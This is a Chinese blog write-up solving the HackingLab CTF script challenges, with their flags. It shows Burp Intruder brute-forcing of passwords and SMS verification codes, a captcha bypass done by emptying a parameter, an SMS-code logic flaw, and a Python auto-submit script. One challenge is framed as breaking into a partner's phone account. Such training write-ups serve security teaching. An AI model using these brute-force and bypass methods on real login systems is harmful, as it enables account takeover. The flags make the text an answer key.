




# HackingLab脚本关

原创

谢公子  于 2019-10-24 16:08:42 发布  1891  收藏 8

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_36119192/article/details/102719130](https://blog.csdn.net/qq_36119192/article/details/102719130)

版权



[CTF 专栏收录该内容](#)

5 篇文章 17 订阅

订阅专栏

目录

- 1: key又又找不到了
- 2: 快速口算
- 3: 这个题目是空的
- 5: 逗比验证码第一期
- 6: 逗比验证码第二期
- 7: 逗比的验证码第三期 (SESSION)
- 8: 微笑一下就能过关了
- 9: 逗比的手机验证码
- 10: 基情燃烧的岁月
- 11: 验证码识别
- 12: XSS基础关
- 13: XSS基础2:简单绕过
- 14: XSS基础3:检测与构造
- 15: Principle很重要的XSS

---

HackingLab地址: <http://hackinglab.cn/ShowQues.php?type=scripts>

1: [key又又找不到了](#)


小明这次哭了，key又找不到了!!! key啊，你究竟藏到了哪里，为什么我看到的页面上都没有啊!!!!!!

通关地址: [http://lab1.xseclab.com/xss1\\_30ac8668cd453e7e387c76b132b140bb/index.php](http://lab1.xseclab.com/xss1_30ac8668cd453e7e387c76b132b140bb/index.php)


## Poc:

这道题考察的是

访问通关地址




[到这里找key](#)



想找key，从哪里来回哪里去，我这里没有key! 哼!

使用bp抓包，发现脚本控制网页跳转，所以我们看不到key。最后得到key: yougotit\_script\_now



## 2: 快速口算


小明要参加一个高技能比赛，要求每个人都要能够快速口算四则运算，2秒钟之内就能够得到结果，但是小明就是一个小学生没有经过特殊的培训，那小明能否通过快速口算测验呢?

通关地址: [http://lab1.xseclab.com/xss2\\_0d557e6d2a4ac08b749b61473a075be1/index.php](http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php)

## Poc:

这道题考察的是快速编写python脚本的能力

访问通关地址，需要在2秒内快速算出答案并且提交，所以不得不用脚本来算题和提交



请在2秒内口算结果并提交!

7021\*36466+1139\*(7021+36466)=

以下是编写的python脚本

```

# -*- coding: utf-8 -*-
#环境: python2.7
"""
Created on Wed Oct 23 22:51:54 2019
@author: 小谢
"""
import re
import requests

s=requests.Session()
url="http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php"
r=s.get(url)
res=unicode(r.content,"utf-8").encode("gbk")
#print(res)
num = re.findall('[0-9].*?=', res)[0]
print ('当前获取到需要口算的表达式及计算结果为:%s=%d' % (num, eval(num)))
r=s.post(url,data={'v':eval(num)})
print(re.findall(">(.*?)<",r.content)[0])

```

运行脚本，得到key: 123iohHKHJ%^&\*(jkh)

```

1# -*- coding: utf-8 -*-
2#环境: python2.7
3"""
4Created on Wed Oct 23 22:51:54 2019
5@author: 小谢
6"""
7import re
8import requests
9
10s=requests.Session()
11url="http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php"
12r=s.get(url)
13res=unicode(r.content,"utf-8").encode("gbk")
14#print(res)
15num = re.findall('[0-9].*?=', res)[0]
16print ('当前获取到需要口算的表达式及计算结果为:%s=%d' % (num, eval(num)))
17r=s.post(url,data={'v':eval(num)})
18print(re.findall(">(.*?)<",r.content)[0])

```

IPython console

Console 1/A

```

In [2]: runfile('C:/Users/17250/untitled6.py', wdir='C:/Users/17250')
当前获取到需要口算的表达式及计算结果为:1991*7635+888*(1991+7635)=23749173
key is 123iohHKHJ%^&*(jkh

```

[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

这道题需要注意的是你获得运算式的session和提交的session必须是同一个session。

### 3: 这个题目是空的

Tips:这个题目真不是随便设置的。 什么才是空的呢？ 通关地址：没有，请直接提交答案(小写即可)

#### poc:

这道题考察的是选手对于编程语言中空值的了解

得到flag: null

4: 怎么就是不弹出key呢？

提交说明：提交前14个字符即可过关




```

var a = function () {
  var b = function (p, a, c, k, e, r) {
    e = function (c) {
      return (c < a ? '' : e(parseInt(c / a))) + ((c = c % a) > 35 ? String.fromCharCode(c + 29) : c.toString());
    };
    if (!''.replace(/^/, String)) {
      while (c--) r[e(c)] = k[c] || e(c);
      k = [
        function (e) {
          return r[e]
        }
      ];
      e = function () {
        return '\\w+'
      };
      c = 1
    };
    while (c--) if (k[c]) p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c]);
    return p
  }('1s(1e(p,a,c,k,e,r){e=1e(c){1d(c<a?' : e(1p(c/a)))+(c=c%a)>1q?1f.1j(c+1k):c.1n(1o)};1g(!'\'.1h(/^/,
  ));
  var d = eval(b);
  alert('key is first 14 chars' + '\n'+d.substr(0,14));
}()

```

将这段代码复制到新建页面的console控制台，回车即可弹出，得到key: slakfjteslkjds



### 5: 逗比验证码第一期

逗比的验证码，有没有难道不一样吗？

通关地址: [http://lab1.xseclab.com/vcode1\\_bcfef7eac7badc64aaf18844cdb1c46/index.php](http://lab1.xseclab.com/vcode1_bcfef7eac7badc64aaf18844cdb1c46/index.php)

Poc:

## 这题考察的是选手对于爆破的掌握

访问通关地址，输入任意的4位数字进行登录，返回pwd error。重放，返回的还是 pwd error。由此可知验证码失效

```
Request
Raw Params Headers Hex
POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php
HTTP/1.1
Host: lab1.xseclab.com
Content-Length: 48
Cache-Control: max-age=0
Origin: http://lab1.xseclab.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=6b0951f44efd02867e869dfc6720a7d7
Connection: close

username=admin&pwd=2222&vcode=89rk&submit=submit

Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 24 Oct 2019 06:16:39 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 100142
Content-Length: 9

pwd error
```

由于验证码失效，所以我们可以对pwd参数进行爆破，最后爆破得到pwd为1238，得到key: LJJL789sdf#@sd

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
239	1238	200	<input type="checkbox"/>	<input type="checkbox"/>	322	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	308	
2	1001	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
4	1003	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
5	1004	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
6	1005	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
7	1006	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
8	1007	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
12	1011	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
13	1012	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
15	1014	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
19	1018	200	<input type="checkbox"/>	<input type="checkbox"/>	308	

Request Response

Raw Headers Hex

```
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 100142
Content-Length: 22

key is LJJL789sdf#@sd
```

## 6: 逗比验证码第二期

验证便失效的验证码

通关地址: [http://lab1.xseclab.com/vcode2\\_a6e6bac0b47c8187b09deb20babc0e85/index.php](http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/index.php)

### Poc:

这题考察的是选手对于图形验证码的绕过，以及爆破

访问通关地址，输入任意的4位数字进行登录，返回pwd error

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
POST /vcode1_bcfe7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1 Host: lab1.xseclab.com Content-Length: 48 Cache-Control: max-age=0 Origin: http://lab1.xseclab.com Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://lab1.xseclab.com/vcode1_bcfe7eacf7badc64aaf18844cdb1c46/index.php Accept-Language: zh-CN,zh;q=0.9,en;q=0.8 Cookie: PHPSESSID=6b0951f44efd02867e869dfc6720a7d7 Connection: close  username=admin&pwd=2222&vcode=89rk&submit=submit				HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Oct 2019 06:16:39 GMT Content-Type: text/html; charset=utf-8 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Via: 100142 Content-Length: 9  pwd error		

重放，返回的是vcode error。可知验证码验证一次即失效了

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
POST /vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php HTTP/1.1 Host: lab1.xseclab.com Content-Length: 48 Cache-Control: max-age=0 Origin: http://lab1.xseclab.com Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/index.php Accept-Language: zh-CN,zh;q=0.9,en;q=0.8 Cookie: PHPSESSID=6b0951f44efd02867e869dfc6720a7d7 Connection: close  username=admin&pwd=1238&vcode=2djs&submit=submit				HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Oct 2019 06:24:57 GMT Content-Type: text/html; charset=utf-8 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Via: 100167 Content-Length: 11  vcode error		

尝试删除vcode参数的值，重放，返回pwd error。

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
POST /vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php HTTP/1.1 Host: lab1.xseclab.com Content-Length: 44 Cache-Control: max-age=0 Origin: http://lab1.xseclab.com Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/index.php Accept-Language: zh-CN,zh;q=0.9,en;q=0.8 Cookie: PHPSESSID=6b0951f44efd02867e869dfc6720a7d7 Connection: close  username=admin&pwd=1238&vcode=&submit=submit				HTTP/1.1 200 OK Server: nginx Date: Thu, 24 Oct 2019 06:27:47 GMT Content-Type: text/html; charset=utf-8 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Via: 100142 Content-Length: 9  pwd error		

可知，只要不给vcode赋值，就不会验证vcode的正确与否。于是，删除vcode的值，对pwd参数进行爆破。最后爆破得到pwd= 1228，得到key: LJJL789ss33fasvxcvsdf#@sd

**Intruder attack 2**

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
229	1228	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
2	1001	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
3	1002	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
4	1003	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
9	1008	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
8	1007	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
15	1014	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
17	1016	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
19	1018	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
22	1021	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
26	1025	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
27	1026	200	<input type="checkbox"/>	<input type="checkbox"/>	308	

Request Response

Raw Headers Hex

Date: Thu, 24 Oct 2019 06:28:48 GMT  
 Content-Type: text/html; charset=utf-8  
 Connection: close  
 Expires: Thu, 19 Nov 1981 08:52:00 GMT  
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=  
 Pragma: no-cache  
 Via: 1008  
 Content-Length: 33

key is LJJL789ss33fasvxcvsdf#@sd

[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

## 7: 逗比的验证码第三期 (SESSION)

尼玛，验证码怎么可以这样逗比。。验证码做成这样，你家里人知道吗？

通关地址：[http://lab1.xseclab.com/vcode3\\_9d1ea7ad52ad93c04a837e0808b17097/index.php](http://lab1.xseclab.com/vcode3_9d1ea7ad52ad93c04a837e0808b17097/index.php)

### Poc:

这题考察的是选手对于图形验证码的绕过，以及爆破

这题和第6题解题是一样的，也不知道为啥要提示session。用第6题的思路解题，爆破，得到pwd=1298，得到key: LJJLfuckvcodesdf#@sd



### Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
299	1298	200	<input type="checkbox"/>	<input type="checkbox"/>	326	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	308	
2	1001	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
4	1003	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
5	1004	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
8	1007	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
13	1012	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
15	1014	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
14	1013	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
18	1017	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
20	1019	200	<input type="checkbox"/>	<input type="checkbox"/>	308	
22	1021	200	<input type="checkbox"/>	<input type="checkbox"/>	308	

Request Response

Raw Headers Hex

Date: Thu, 24 Oct 2019 06:33:17 GMT  
Content-Type: text/html; charset=utf-8  
Connection: close  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Pragma: no-cache  
Via: 1008  
Content-Length: 28

key is **LJLJLfuckvcodesdf#@sd**

[https://blog.csdn.net/qj\\_36119192](https://blog.csdn.net/qj_36119192)

### 8: 微笑一下就能过关了

尼玛，碰到这样的题我能笑得出来嘛...

通关地址: [http://lab1.xseclab.com/base13\\_ead1b12e47ec7cc5390303831b779d47/index.php](http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/index.php)

#### Poc:

这道题考察的是

未完待续。。

### 9: 逗比的手机验证码


你的手机号码是13388886666，验证码将会以弹窗的形式给出

通关地址: [http://lab1.xseclab.com/vcode5\\_mobi\\_5773f3def9f77f439e058894cefc42a8/](http://lab1.xseclab.com/vcode5_mobi_5773f3def9f77f439e058894cefc42a8/)


#### Poc:

这道题考察的是对手机验证码处的逻辑漏洞


访问通关地址，点击获取验证码弹出手机验证码是9038




输入9038登录，提示 please login as 13388886667



于是将手机号码改为13388886667，重新获取手机验证码，结果提示



于是尝试利用13388886666获取验证码，然后登录的时候用13388886667，结果竟然得到key: LJLJLGod!@@sd



## 10: 基情燃烧的岁月

Tips:你是一名黑客，你怀疑你的“（男/女）闺蜜”的出轨了，你要登陆TA手机的网上营业厅查看详单，一探究竟！ 闺蜜手机号码:13388886666

通关地址: [http://lab1.xseclab.com/vcode6\\_mobi\\_b46772933eb4c8b5175c67dbc44d8901/](http://lab1.xseclab.com/vcode6_mobi_b46772933eb4c8b5175c67dbc44d8901/)

### Poc:

这道题考察的是对手机验证码的爆破

访问通关地址，点击获取手机验证码，返回如图



很自然的想到了对验证码的爆破，结果得到了下面的结果

Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
68	167	200	<input type="checkbox"/>	<input type="checkbox"/>	504	
1	100	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
3	102	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
4	103	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
5	104	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
7	106	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
8	107	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
10	109	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
12	111	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
13	112	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
14	113	200	<input type="checkbox"/>	<input type="checkbox"/>	323	
16	115	200	<input type="checkbox"/>	<input type="checkbox"/>	323	

Request Response

Raw Headers Hex

Content-Type: text/html; charset=utf-8  
 Connection: close  
 Expires: Thu, 19 Nov 1981 08:52:00 GMT  
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
 Pragma: no-cache  
 Via: 100142  
 Content-Length: 203

你伤心的发现他/她正在跟你的前男/女友勾搭.....于是下决心看看前任除了跟你的(男/女)闺蜜勾搭,是不是还跟别的勾搭..  
 前任的手机号码是:13399999999

[https://blog.csdn.net/qj\\_36119192](https://blog.csdn.net/qj_36119192)

继续对 13399999999 进行验证码爆破, 得到flag为: {LKK8\*(!@@sd)}

## Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
126	225	200	<input type="checkbox"/>	<input type="checkbox"/>	319	
1	100	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
2	101	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
20	119	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
22	121	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
26	125	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
45	144	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
44	143	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
51	150	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
55	154	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
57	156	200	<input type="checkbox"/>	<input type="checkbox"/>	321	
65	164	200	<input type="checkbox"/>	<input type="checkbox"/>	321	

Request Response

Raw Headers Hex

Date: Thu, 24 Oct 2019 07:05:23 GMT  
Content-Type: text/html; charset=utf-8  
Connection: close  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-ch  
Pragma: no-cache  
Via: 1008  
Content-Length: 21

flag is {LKK8\*(!@@sd)}

[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

## 11: 验证码识别

Tips:验证码依然是3位数

通关地址: [http://lab1.xseclab.com/vcode7\\_f7947d56f22133dbc85dda4f28530268/index.php](http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/index.php)

### Poc:

这道题考察的是对图形验证码的破解和对手机验证码的爆破

访问通关地址点击获取验证码,但是并不知道验证码是多少,用bp抓包,返回包中也没有验证码


← → ↻ ⏪ Ⓞ 不安全 | lab1.xseclab.com/vcode7\_f7947d56f22133dbc85dda4f28530268/index.php#

没有漏洞的验证码?  
Tips:验证码识别  
手机号: 13388886666  
手机验证码: 100167  
[获取手机验证码](#)  
验证码: 4413  
9 140 submit


lab1.xseclab.com 显示  
验证码已经发送到您的手机!

确定


